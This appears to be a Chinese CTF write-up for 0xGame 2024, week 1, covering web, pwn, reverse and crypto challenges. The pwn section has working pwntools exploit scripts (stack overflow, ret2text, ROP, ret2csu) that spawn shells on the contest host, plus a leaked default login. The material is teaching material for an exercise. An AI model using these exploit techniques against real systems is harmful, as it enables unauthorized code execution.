15 flag=0xGame{Pop_Chains_Is_Interesting!}
16 PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE
-D_FILE_OFFSET_BITS=64
17 PHP_ASC_URL=https://www.php.net/distributions/php-8.1.30.tar.xz.asc
18 PHP_URL=https://www.php.net/distributions/php-8.1.30.tar.xz
19 PATH=/usr/local/bin:/usr/local/bin:/usr/bin:/sbin:/bin
20 PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make
pkg-config re2c
21 PWD=/root
22 PHP_SHA256=f24a6007f0b25a53cb7fbaee69c85017e0345b62089c2425a0af7e177192ed1
23

```

## ez\_login

admin:admin123 登陆拿 flag

## Pwn

### Test your netcat

netcat基本使用，安装好之后执行描述内的命令连上即送。

绝大多数的pwn题都会映射到一个端口，通过TCP工具连接。

### Test your pwntools

pwntools基本使用，用python结合pwntools搓个脚本就行。

pwntools可以发一些你通常情况下输入不了的内容，比如 \x00 字节。

校外的师傅可能体验极差，确实是我10s的限制考虑不周，本地测的时候跑8s能过就没改，给校外的师傅们磕一个。

```

1 from pwn import *
2 context(arch='amd64', os='linux', log_level='debug')
3 s=remote("47.97.58.52",40010)
4 for i in range(100):
5     s.recvuntil(b"====\n")

```

```
6     dat=eval(s.recvuntil(b"=")[-1])
7     print(dat)
8     s.sendline(str(dat).encode())
9 s.sendline(b"cat flag")
10 s.recv()
```

## Stack overflow

### TL;DR

你能触发栈溢出，给你前一半flag。

你能ret2text且知道system需要平栈（函数中有个指令要求rsp 16bytes对齐），给你后一半flag。

你需要能看懂C语言源代码，以及linux中栈的结构。

若想完全弄懂本题的所有内容，你需要懂一些简单的汇编指令，如 mov push pop call ret 等都干了什么，以及挂调试器，如 gdb 或 ida linux\_server。

### 栈溢出

题目中的gets函数不限制输入长度，输入以回车结尾。

输入长度超过题目要求即可 乱搞能AC

至于长度怎么算，让我们打开IDA，F5大法之后，看一下main函数中，gets输入的局部变量：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[32]; // [rsp+0h] [rbp-20h] BYREF
4
5     init(argc, argv, envp);
6     signal(11, getflag);
7     puts("Alice has made a new doll.");
8     puts("What name do you want to give her:");
9     gets(s);
10    if ( strlen(s) <= 0x27 )
11        puts("She may like a longer name.");
12    return 0;
13 }
```

可以看到变量s在栈中的位置是 rbp-0x20，所以溢出长度应至少为 0x20+8，及对应结尾的长度判断不能低于0x28。

至于为啥要+8，函数开头有这么一段：

```
1 push rbp
2 mov rsp, rbp
3 sub rsp, xxx
```

函数开头会保存上一函数的栈帧再开辟本函数使用的栈空间，因而需要+8来覆盖rbp，最后才是返回地址。

如果不加以构造，返回地址会是一个内存中不可访问的地址，进而导致SIGSEGV，进而被函数开头的signal函数设置的回调函数捕获（简单理解：接收到SIGSEGV信号就调用handler函数），进而拿到前一半flag。

## Ret2text

可以看到代码中存在后门函数，我们将返回地址覆盖为后门函数，然后开打.....

```
[DEBUG] Sent 0x31 bytes:
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
*
00000020 61 61 61 61 61 61 61 42 12 40 00 00 00 00 00 |aaaa|aaaa|B @·|···|
00000030 0a
00000031
[*] Switching to interactive mode
[DEBUG] Received 0x7e bytes:
b"WOW,you've learned ret2text\n"
b"Here's your shell\n"
b"She likes the name!\n"
b'And you caught a segmentfault as well.\n'
b"So Here's your gift.\n"
WOW,you've learned ret2text
Here's your shell
She likes the name!
And you caught a segmentfault as well.
So Here's your gift.
[DEBUG] Received 0xb bytes:
b'cat: /flag1'
cat: /flag1[DEBUG] Received 0x4d bytes:
b': No such file or directory\n'
b"But you can't get the flag so easily\n"
b'Keep going!\n'
: No such file or directory
But you can't get the flag so easily
Keep going!
[*] Process './stk' stopped with exit code 0 (pid 47)
[*] Got EOF while reading in interactive
$
```

你会发现，确实进到后门函数了，但还是寄了。（忽略本地测试导致的没有flag1错误）

至于为啥呢，我们挂上调试器看看.....

我们看到他卡在 `do_system` 函数内的 `movaps` 指令上了，pwntools 提示本条指令要求 `rsp` 16bytes 对齐（旧版没有此类提示），或者查一下也可以获取到上述信息。

这时，我们就需要减少或增加一次对栈的操作。

一种是提示中提到的 `add a ret`，在后门函数前加一个 `ret` 的地址，即先 `ret`，再到后门。多加的一个 `ret` 相当于 `pop rip`，对栈做了一次操作。

另一种是跳过后门函数前面的 `push rbp`，减少一次对栈的操作。

后面便是一马平川。

```
1 from pwn import *
2 context.log_level="debug"
3 s=remote("47.97.58.52",40001)
4 s.sendlineafter(b"her:\n",b"a"*0x100)
5 s.interactive()
6 s=remote("47.97.58.52",40001)
7 s.sendlineafter(b"her:\n",b"a"*0x28+p64(0x4012c2))
8 s.interactive()
```

## Find\_me

主要芝士点是文件描述符和基于时间的随机数绕过

文件描述符：每个程序开始就有012，后续每打开一个文件往后加1，如果有被关掉的文件，其文件描述符也将能够使用（从前往后，有空找空

基于时间的随机数：网络够好，直接本地和远程模拟同步

```

1 from pwn import *
2 from ctypes import*
3 context(os='linux', arch='amd64', log_level='debug')
4 #p = process('./pwn')
5 p = remote('47.97.58.52', 40003)
6 dll = cdll.LoadLibrary("./libc-2.31.so")
7
8 dll.srand(dll.time(0))
9 fd = dll.rand()%100
10 fd += 3
11 print("fd = ",fd)
12 #gdb.attach(p)
13 p.sendlineafter('dolls ? ',b'0')
14 sleep(0.2)
15 p.sendline(str(fd))
16 sleep(0.2)
17 p.sendline(b'1')
18 sleep(0.2)
19 p.sendline(b'2')
20 p.interactive()
21

```

## Positive

简单的整数溢出+ret2text

```

1 from pwn import *
2 context(os='linux', arch='amd64', log_level='debug')
3 #p = process('./pwn')
4 p = remote('47.97.58.52', 40002)
5 backdoor = 0x40126a
6 ret = 0x401280
7 #gdb.attach(p)
8 p.sendlineafter('How many steps do you wang her to walk:', '-1')
9 payload = b'a'*0x30 + b'b'*0x8 + p64(ret)+ p64(backdoor)
10
11 p.sendafter("And you can set to leave something while she's walking:", payload)
12 p.interactive()

```

## Where\_is\_my\_binsh

开启rop之旅

熟悉一下x64函数调用约定，寄存器传参之类的

```
1 from pwn import *
2 context(os='linux', arch='amd64', log_level='debug')
3 #p = process('./pwn')
4 p = remote("47.97.58.52", 40004)
5
6 backdoor = 0x401237
7 #ret = 0x4011dc
8 pop_rdi_ret = 0x401323
9 binsh = 0x404090
10 #gdb.attach(p)
11 #ROPgadget --binary ./pwn |grep 'pop rdi'
12 #0x0000000000401323 : pop rdi ; ret
13
14 p.sendafter('If you want it ,then you have to create it:', '/bin/sh')
15 payload = b'a'*0x10 + b'b'*0x8 + p64(pop_rdi_ret) + p64(binsh) + p64(backdoor)
16 p.sendafter("Do you find what you want now ?", payload)
17 p.interactive()
```

## Ret2csu

考验汇编能力和gdb调试能力的时候到了x

也能看出来间接控制寄存器的思想（


```
1 from pwn import *
2 context(os='linux', arch='amd64', log_level='debug')
3 #p = process('./pwn')
4 p = remote('47.97.58.52', 40005)
5 backdoor = 0x40126d      #.text    call _execve
6 ret = 0x401274
7 binsh = 0x404090
8 backdoor2 = 0x404098    #bss
9 ret2csu1 = 0x4013ba
10 ret2csu2 = 0x4013a0
11
12 p.sendafter('say goodnight to her~', b'/bin/sh\x00'+p64(backdoor))
13 payload = b'\x00'+b'a'*0xf +b'b'*0x8
14 payload += p64(ret2csu1) #first_ret_addr
15 payload += p64(0)      #pop rbx; when ret2csu2 :call [r15+rbx*8]
16 payload += p64(0)      #pop rbp
17 payload += p64(binsh)   #pop r12; when ret2csu2 :call mov edi, r12d
18 payload += p64(0)      #pop r13; when ret2csu2 :call mov rsi, r13
19 payload += p64(0)      #pop r14; when ret2csu2 :call mov rdx, r14
```

```
20 payload += p64(backdoor2) #pop r15; when ret2csu2 :call [r15+rbx*8]
21 payload += p64(ret2csu2) #second_ret_addr
22 #gdb.attach(p)
23 p.sendafter('What else do you want to do?',payload)
24
25 p.interactive()
26
```

## Reverse

### SignSign

打开程序，直接送上flag，但只输出了flag的后一半？？



为了找到完整的flag，我们用ida（ida64）打开程序，进行静态分析。

正常情况下，一开始能看到一个写满汇编指令的窗口。这个就是程序对应主函数的反汇编结果。



```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
push    rbp
mov     rbp, rsp
sub    rsp, 20h
call    __main
lea     rcx, Buffer      ; "欢迎来到 0xGame 2024\n"
call    puts
lea     rcx, aFlag        ; "送给你本题的flag作为见面礼:"
call    puts
mov     ecx, 0Ah          ; Character
call    putchar
lea     rcx, Format       ; "_b3g1n_Reversing_n0w}"
call    printf
mov     ecx, 0Ah          ; Character
call    putchar
mov     ecx, 1             ; Ix
mov     rax, cs:_imp__acrt_iob_func
call    rax ; __acrt_iob_func
mov     rdx, rax           ; Stream
mov     ecx, 0Ah          ; Character
call    fputc
lea     rcx, aFlag_0       ; "咦,为什么flag只有一半呢?"
call    puts
mov     ecx, 0Ah          ; Character
call    putchar
lea     rcx, Command       ; "pause"
call    system
mov     eax, 0
add    rsp, 20h
pop    rbp
retn
main endp
```

但是主函数中并没有另一半flag。

这个时候我们的思路应该是去搜集一下这个程序的相关信息，尤其是字符串信息很重要。

打开字符串窗口（快捷键Shift+F12），查看程序的所有字符串。

能看到两段flag都在其中，拼接一下即可提交。

Address	Length	Type	String
's' .data:000000... 00000017	C 0xGame{S1gn1n_h3r3_4nd		
's' .rdata:000000... 0000000E	C 0xGame 2024\n		
's' .rdata:000000... 0000001C	C 送给你本题的flag作为见面礼:		
's' .rdata:000000... 00000016	C _b3g1n_Reversing_n0w}		
's' .rdata:000000... 00000019	C 嘿,为什么flag只有一半呢?		
's' .rdata:000000... 00000006	C pause		

## BinaryMaster

本题难度确实不大，但没想到最后解出人数比re签到题还多（

有两种思路：

- 按照题目提示，八进制04242424转成十六进制为0x114514。把这个结果输入程序后拿到flag。
- IDA反编译主函数，可以直接看到flag明文。

对于第二种思路，这里简单介绍一下F5大法：首先确保程序位数与打开题目的ida位数相同。鼠标点击反汇编结果页面后，按F5（或者Tab）就可以生成反编译的伪C代码。这一功能大大降低了逆向分析的难度。

反编译成功后，程序的主要逻辑就很清晰明白了。最后提交flag即可。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     BOOL v3; // eax
4     char Str2[60]; // [rsp+20h] [rbp-40h] BYREF
5     BOOL v6; // [rsp+5Ch] [rbp-4h]
6
7     _main(argc, argv, envp);
8     puts("Welcome to the world of Binary!");
9     printf("But, do you know \"Octal\" and \"Hexadecimal\"?");
10    puts("\n");
11    puts("This is an Oct number: 04242424");
12    puts("Please convert it to Hex:");
13    gets(Str2);
14    v3 = strcmp("0x114514", Str2) && strcmp("114514", Str2);
15    v6 = v3;
16    if ( v3 )
17    {
18        puts("try again . . .");
19        system("pause");
20        exit(0);
21    }
22    puts(&byte_40409A);
23    puts("You find it!");
24    puts("0xGame{114514cc-a3a7-4e36-8db1-5f224b776271}");
25    return 0;
26 }
```

## BabyBase

按照上面两题的方法反编译程序主函数。

```
_main(argc, argv, envp);
memset(Str, 0, 0x40ui64);
memset(v4, 0, sizeof(v4));
puts("请在这里输入你的flag:");
scanf("%s", Str);
puts("验证flag中 ...");
v6 = strlen(Str);
encode((__int64)Str, (__int64)v4, v6);
if ( v6 != 42 || (unsigned int)check_flag(v4) )
{
    printf("Invalid!");
    exit(0);
}
printf("Congratulation!!!");
return 0;
```

发现调用了两个可能和flag相关的函数： `encode()` 和 `check_flag()`，后续要着重分析。

如果继续收集信息，查看字符串，能够发现一个比较特殊的字符串：（下图蓝色高亮）

Address	Length	Type	String
.data:000000... 00000041	00000041	C	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
.rdata:000000... 00000039	00000039	C	MHhHYW1le04wd195MHVfa24wd19CNHNINjRfRW5jMGQxbmdfdzNsbCF9
.rdata:000000... 00000016	00000016	C	请在这里输入你的flag:
.rdata:000000... 0000000F	0000000F	C	验证flag中 ...
.rdata:000000... 00000011	00000011	C	Congratulation!!
.rdata:000000... 00000009	00000009	C	Invalid!

有经验的师傅一眼就能看出是base64标准索引表，然后直接base64decode一把梭了。不过没看出也不要紧。

按照常规思路，逆向分析上面提到的两个关键函数：

- `check_flag()`：检查编码后的结果是否正确，其实就是给出了编码结果（在上面字符串窗口也能看到）
- `encode()`：Base64编码的具体实现，如果要彻底看懂这个函数，最好提前了解一下Base64的原理。

不过看到一些关键特征也能大概推测出来，比如3字节输入变成4字节输出、以及添加到末尾的等号。

```

1 __int64 __fastcall encode(__int64 a1, __int64 a2, int a3)
2 {
3     __int64 result; // rax
4     __int16 v4; // [rsp+4h] [rbp-Ch]
5     unsigned __int8 v5; // [rsp+6h] [rbp-Ah]
6     char v6; // [rsp+7h] [rbp-9h]
7     int j; // [rsp+8h] [rbp-8h]
8     int i; // [rsp+Ch] [rbp-4h]
9
10    v4 = 0;
11    v5 = 0;
12    v6 = '=';
13    for ( i = 0; ; ++i )
14    {
15        result = (unsigned int)(3 * i);
16        if ( a3 <= (int)result )
17            break;
18        for ( j = 0; j <= 2; ++j )
19        {
20            if ( a3 <= 3 * i + j )
21                *((_BYTE *)&v4 + j) = 0;
22            else
23                *((_BYTE *)&v4 + j) = *((_BYTE *)(&a1 + 3 * i + j));
24
25            *((_BYTE *)(&a2 + 4 * i)) = table[((unsigned __int8)v4 >> 2)];
26            *((_BYTE *)(&a2 + 4 * i + 1i64)) = table[((unsigned __int8)(16 * v4) | (HIBYTE(v4) >> 4)) & 0x3F];
27            if ( HIBYTE(v4) )
28                *((_BYTE *)(&a2 + 4 * i + 2i64)) = table[((unsigned __int8)(4 * HIBYTE(v4)) | (v5 >> 6)) & 0x3F];
29            else
30                *((_BYTE *)(&a2 + 4 * i + 2i64)) = v6;
31            if ( v5 )
32                *((_BYTE *)(&a2 + 4 * i + 3i64)) = table[v5 & 0x3F];
33            else
34                *((_BYTE *)(&a2 + 4 * i + 3i64)) = v6;
35    }
36    return result;
37}

```

最后拿着结果找个在线网站解码就可以，非常推荐: CyberChef

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various encoding/decoding options like Base64, Fernet Decrypt, and Fernet Encrypt.
- Recipe:** The main area where the transformation is defined. It shows "From Base64" selected. The "Alphabet" dropdown contains "A-Za-z0-9=/". There are two checkboxes: "Remove non-alphabet chars" (checked) and "Strict mode" (unchecked).
- Input:** The input text is "MHhHYW1le04wd195MHVfa24wd19CNHNlNjRfRW5jMGQxbmdfdzNsbcF9".
- Output:** The resulting output is "0xGame{N0w\_y0u\_kn0w\_B4se64\_Enc0d1ng\_w311!}".
- Buttons:** At the bottom, there are "STEP", "BAKE!" (highlighted in green), and "Auto Bake".

## Xor-Beginning

反编译后，可以暂时忽略主函数中常见的IO函数和数据赋值等部分，以便快速找到核心逻辑。

可以发现关键代码是下图的一段循环。涉及到运算符`^`，对应的运算是异或。

```
while ( v4[v7] )
{
    v4[v7] ^= 78 - (_BYTE)v7;
    ++v7;
}
```

异或 (xor) 是逆向中很常见的一种位运算，它的逆运算就是自身，也就是  $(A \wedge B) \wedge B == A$  由此推导出解密方法和加密方法相同。

回到前面提取出赋值给数组 `v5` 的密文，可以写出如下解密脚本：

```
1 data=[0x7E, 0x35, 0x0B, 0x2A, 0x27, 0x2C, 0x33, 0x1F, 0x76, 0x37,
2      0x1B, 0x72, 0x31, 0x1E, 0x36, 0x0C, 0x4C, 0x44, 0x63, 0x72,
3      0x57, 0x49, 0x08, 0x45, 0x42, 0x01, 0x5A, 0x04, 0x13, 0x4C]
4 for i in range(len(data)):
5     data[i] = data[i]^(78-i)
6 print(bytes(data).decode("utf-8"))
```

## Xor-Endian

c语言中int类型是32位数据，即4字节。

由于数据在内存中以字节为单位存储，int类型也可以看作长度为4的char数组。

多字节类型的数据，各个字节按照 **小端序** (Little Endian) 存储，这一顺序与我们习惯的阅读顺序相反。

本题的文件格式是ELF，也就是Linux下的可执行程序。

可以在Linux系统下用 `file` 命令查一下：

```
~/ctf ..... ✓ | ⌂ | 21:24:45
file Xor_Endian
Xor_Endian: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2555212050e4d8320373cc3e8cd0316429
577e93, for GNU/Linux 3.2.0, not stripped
```

ELF在Windows系统下不能直接运行，但并不妨碍用IDA进行静态分析。

和上一题类似，程序同样使用了xor进行加密，但是密文是比较大的整数，有点奇怪。

```
v6[0] = 1363025275;
v6[1] = 253370901;
v6[2] = 1448151638;
v6[3] = 1415391232;
v6[4] = 91507463;
v6[5] = 139743552;
v6[6] = 1450318164;
v6[7] = 1985283101;
v6[8] = 1465125718;
v6[9] = 1934953223;
v6[10] = 84430593;
v6[11] = 0;
```

出题时这里其实是char数组强制类型转换成了int数组，每一个数字实际上对应着四个字符。

在提取密文进行解密的时候，要把这些数字重新转换成字符串或者char数组。过程中一定注意小端序的处理，才能让最后得到的字符串顺序正确。例如下面python脚本使用的函数

```
to_bytes(4,"little")
```

```
1 data = [1363025275,253370901,1448151638,1415391232,91507463,139743552,
2           1450318164,1985283101,1465125718,1934953223,84430593]
3 source = b''.join([element.to_bytes(4,"little") for element in data])
4 key = b'Key0xGame2024'
5
6 for i in range(len(source)):
7     flag = chr(source[i] ^ key[i % len(key)])
8     print(flag,end="")
```

当然也可以巧妙利用IDA规避这一问题。IDA自动按照小端序解析字符串，但是注意伪代码中字符串用双引号标注，有的师傅遇到下图的情况：

```
v6[0] = 'Q>\x1D{';
v6[1] = '\x0F\x1A"\x15';
v6[2] = 'VQ\nV';
v6[3] = 'T](\0';
v6[4] = '\x05tK\ a';
v6[5] = '\bTQ@';
v6[6] = 'Vr\x19T';
v6[7] = 'vU\x04\x1D';
v6[8] = 'WT\vV';
v6[9] = 'sU\v\ a';
v6[10] = '\x05\b0\x01';
v6[11] = '\0';
```

仔细观察能发现是用的单引号，这个应该理解为字节序列，依然按照大端的顺序从左到右解析的。

这个时候按一下F5重新反编译就能看到正确顺序的字符串。最后解密思路和上面脚本相同。

```
strcpy(v6, "{\x1D>Q\x15\"\\x1A\\x0FV\\nQV");
strcpy(&v6[13], "]T\\aKt\\x05@QT\\bT\\x19rV\\x1D\\x04UvV\\vTw\\a\\vUs\\x010\\b\\x05");
v7 = '\0';
v8 = '\0';
```

## Crypto

### Caesar Cipher

上网搜索凯撒加密，测一下偏移就出来了(偏移量1)：

```
1 0xGame{The_Beginning_Of_Crypto}
```

### code

先装[Python](#)，按照对应系统平台下载Python安装包打开，一路yes就好。

然后打开命令行控制台(Windows平台下win + R键，再输入cmd)，输入：

```
1 python
```

此时，如果进入如下界面说明安装成功，如果没成功建议百度、谷歌。

```
C:\Users\27462>python
Python 3.12.4 (tags/v3.12.4:8e8a4ba, Jun  6 2024, 19:30:16) [MSC v.1940 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```


退出输入: exit()

再输入

```
1 pip install pycryptodome, gmpy2
```

把好用的函数库装上。

然后挑个喜欢的代码编辑器，比如notepad(记事本)之类的都可以，把文件名后缀显示打开：



solution.py

2024/10/12 16:55

TXT 文件

创建新文本，重命名为 (你喜欢的名字).py

如果用的是vscode、pycharm之类的高级编辑器可以忽略这步，直接新建py文件，启动编程。

在文本中，将下列代码复制进去：

solution.py：

```
1 from Crypto.Util.number import long_to_bytes
2 from base64 import b64decode
3
4 m0 = b'0xGame{73d7'
5 m1 = 60928972245886112747629873
6 m2 = '3165662d393339332d3034'
7 m3 = b'N2YwZTdjNGRlMX0='
8
9 flag = m0 + long_to_bytes(m1) + bytes.fromhex(m2) + b64decode(m3)
10 print(flag)
```

启动命令行控制台，输入：

```
1 cd 目录
```

或者直接在文件上方的目录栏中输入cmd (windows平台可用)：

名称	修改日期	类型	大小
secret.py	2024/9/19 15:13	PY 文件	
solution.py	2024/10/12 16:58	PY 文件	
task.py	2024/10/11 9:01	PY 文件	

(如图，输入回车)

即可切换到脚本的文件目录下，输入下列命令即可得到flag，如图所示：

```
1 python solution.py
2 b'0xGame{73d72f64-7656-11ef-9393-047f0e7c4de1}'
```

```
C:\Users\27462\Desktop\WORK\0xGame\Week1\Task\Code>python solution.py
b'0xGame{73d72f64-7656-11ef-9393-047f0e7c4de1}'
```

依照平台指示，直接填入0xGame{73d72f64-7656-11ef-9393-047f0e7c4de1}，即可得分。

## Code-Vigenere

法一：上网搜索Vigenere加密，暴力猜测密钥，密钥和开头的0xGame是一位一位对应的关系，所以解密的时候一位一位地乱输入都可以猜对，人工测试复杂度为 $O(26^2 \times 5)$ 。

法二：写出对应解密程序，利用已知明文的特点，直接推出原密钥：

solution.py

```
1 def Encrypt(msg, key):
2     Lenth = len(key)
3     result = ''
4
5     upper_base = ord('A')
6     lower_base = ord('a')
7     KEY = [ord(key.upper()[_]) - upper_base for _ in range(Lenth)]
8
9     index = 0
10    for m in msg:
11        tmp_key = KEY[index%Lenth]
12        if not m.isalpha():
13            result += m
14            continue
15
16        if m.isupper():
17            result += chr(upper_base + (ord(m) - upper_base + tmp_key) % 26)
18        else:
19            result += chr(lower_base + (ord(m) - lower_base + tmp_key) % 26)
20        index += 1
21    return result
22
23 def Decrypt(msg, key):
24     Lenth = len(key)
25     result = ''
```

```
27     upper_base = ord('A')
28     lower_base = ord('a')
29     KEY = [ord(key.upper()[$_]) - upper_base for _ in range(Lenth)]
30
31     index = 0
32     for m in msg:
33         tmp_key = KEY[index%Lenth]
34         if not m.isalpha():
35             result += m
36             continue
37
38         if m.isupper():
39             result += chr(upper_base + (ord(m) - upper_base - tmp_key) % 26)
40         else:
41             result += chr(lower_base + (ord(m) - lower_base - tmp_key) % 26)
42         index += 1
43     return result
44
45 def KownAttack(Kown, msg):
46     key = ''
47     upper_base = ord('A')
48     lower_base = ord('a')
49     index = 0
50     for i in range(len(Kown)):
51         m = Kown[i]
52         c = msg[i]
53         if not m.isalpha():
54             continue
55         tmp_key = ord(c) - ord(m)
56         key += chr(tmp_key%26+upper_base)
57         index += 1
58     return key
59
60 msg = 'TEST-CRYPTO'
61 key = 'KEY'
62 c = Encrypt(msg, key)
63 m = Decrypt(c, key)
64
65 c = '0lCcop{oyd94092-g8mq-4963-88b6-4helrxdhm6q7}'
66 key = KownAttack('0xGame{', '0lCcop{oyd94092-g8mq-4963-88b6-4helrxdhm6q7}')
67 print(key)
68 print(Decrypt(c, key))
69
70 '''
71 OWCCL
72 0xGame{acb94092-e8bc-4963-88f6-4fcadbbfb6c7}
73 '''
```

## RSA-baby

初等数论，如果对数论不太了解的建议多看。

推荐Bilibili视频up: [Alice-bob](#)

RSA加解密的原理也可以了解一下，小学数学的内容，编程也不会很复杂。

*RSA算法：*

加密： $m^e \equiv c \pmod{N}$

解密： $c^d \equiv m^{e^{-1}} \equiv m^1 \pmod{N}$

显而易见的  $ed \equiv 1 \pmod{\phi(N)}$

即  $e \equiv e^{-1} \pmod{\phi(N)}$

e和d这种相乘为1的关系，很像互为倒数的关系，数论中称之为逆元。

solution.py:

```
1 from Crypto.Util.number import long_to_bytes, inverse
2 from hashlib import md5
3
4 def MD5(m):return md5(str(m).encode()).hexdigest()
5
6 Pub_Key = (547938466798424179, 80644065229241095)
7 Prv_Key = (547938466798424179, 488474228706714247)
8 Encrypt_msg = 344136655393256706
9
10 N = Pub_Key[0]
11 e = Pub_Key[1]
12 d = Prv_Key[1]
13 c = Encrypt_msg
14
15 m = pow(c, d, N)
16 flag = '0xGame{' + MD5(m) + '}'
17 print(flag)
18
19 #0xGame{6e5719c54cdde25ce7124e280803f938}
```

## RSA-easy

根据欧拉函数的关系，直接在 $Z_{\phi(N)}$ 下，求出e的逆元d就可以，问题就是怎么求出欧拉函数。

在RSA中，要求出欧拉函数就必须得分解公钥中的模数N，

这也是RSA算法安全性的依赖：大整数分解难题。

这里N比较小(比特位数只有60位), 可以直接从0到sqrt(N)去爆破N的素数因子,

也可以上这里查询: [分解数据库](#)

如果不会编程, 不知道怎么求逆元d的, 也可以直接照抄RSA-baby的题目脚本。

solution.py:

```
1 from Crypto.Util.number import long_to_bytes, inverse
2 from hashlib import md5
3
4 def MD5(m):return md5(str(m).encode()).hexdigest()
5
6 Pub_Key = (689802261604270193, 620245111658678815)
7 Encrypt_msg = 289281498571087475
8
9 N = Pub_Key[0]
10 e = Pub_Key[1]
11 #查询得到q,p:
12 q = 823642439
13 p = 837502087
14 #计算欧拉函数:
15 phi = (p-1)*(q-1)
16 #计算e的逆元d:
17 d = inverse(e,phi)
18 c = Encrypt_msg
19 #RSA解密
20 m = pow(c, d, N)
21 flag = '0xGame{' + MD5(m) + '}'
22 print(flag)
23
24 #0xGame{5aa4603855d01ffdc5dcf92e0e604f31}
```

## Number-Theory-CRT

在 $Z_{\text{mod}(\phi(N))}$ 下, 要求出e的逆元d, e和phi必须为互质关系, 具体原因看拓展欧几里得算法原理, 本题因为 $\phi(N)$ 和e公因数为2 (不为1), 所以无法在 $Z_{\text{mod}(\phi(N))}$ 下求解 e的逆元d。

所以考虑将公因数消去:

令 $E = \frac{e}{2}$ , 在 $Z_{\phi N}$ 下求 $D \equiv E^{-1} (\text{mod } \phi(N))$ 。

求得:  $c^D \equiv m^{e*D} \equiv m^{e*\frac{2}{e}} \equiv m^2 (\text{mod } N) = M$

接下来想办法开根求m就好, 又因为在整数域上存在:

$M = m^2 + k * N (k \in Z)$  的关系, 所以不能直接开根,

参考题目给出的二次剩余提示, 这里推荐资料: [AMM算法详解](#)。

即使不会这些复杂的数论知识，也可以在模数N的因子下通过暴力遍历去开根，也就是在Zmod p、q下，求m。

最后将Zmod p、q下求解得到的m通过 [中国剩余定理](#) 还原到 Zmod N 下求解flag。

solution.py

```
1 from gmpy2 import invert, gcd, gcdext
2 Pub_Key = (1022053332886345327, 294200073186305890)
3 Encrypt_msg = 107033510346108389
4 m = 759871216848924391
5
6 N = Pub_Key[0]
7 e = Pub_Key[1]
8 c = Encrypt_msg
9 #import q, p form factordb
10 q = 970868179
11 p = 1052721013
12 phi = (q-1)*(p-1)
13
14 def crt(b,m):
15     #判断是否互素
16     for i in range(len(m)):
17         for j in range(i+1,len(m)):
18             if gcd(m[i],m[j]) != 1:
19                 print("m中含有不是互余的数")
20                 return -1
21     #乘积
22     M = 1
23     for i in range(len(m)):
24         M *= m[i]
25     #求M/mi
26     Mm = []
27     for i in range(len(m)):
28         Mm.append(M // m[i])
29     #求Mm[i]的乘法逆元
30     Mm_ = []
31     for i in range(len(m)):
32         _,a,_ = gcdext(Mm[i],m[i])
33         Mm_.append(int(a % m[i]))
34     #求MiM'mi的累加
35     y = 0
36     for i in range(len(m)):
37         #print(Mm[i] * Mm_[i] * b[i])
38         y += (Mm[i] * Mm_[i] * b[i])
39     y = y % M
40     return y
```

```

41
42 #直接在Zmod p、q下求m^2，也可以在Zmod N下求解m^2后，再用因子取余：
43 e0 = e//2
44 d1 = invert(e0,p-1)
45 m1 = pow(c,d1,p)
46 d2 = invert(e0,q-1)
47 m2 = pow(c,d2,q)
48
49 #直接用遍历开根：
50 def Gao(x,p):
51     result = []
52     for i in range(p):
53         if pow(i,2,p) == x:
54             result.append(i)
55     return result
56
57 m1_ = Gao(m1,p)
58 m2_ = Gao(m2,q)
59
60 print(m1_,m2_)
61
62 from hashlib import md5
63 def MD5(m):return md5(str(m).encode()).hexdigest()
64
65 m1_ = [215896886, 836824127]
66 m2_ = [215973055, 754895124]
67
68 for m1 in m1_:
69     for m2 in m2_:
70         print('0xGame{' + MD5(crt([m1,m2],[p,q])) + '}')
71 ...
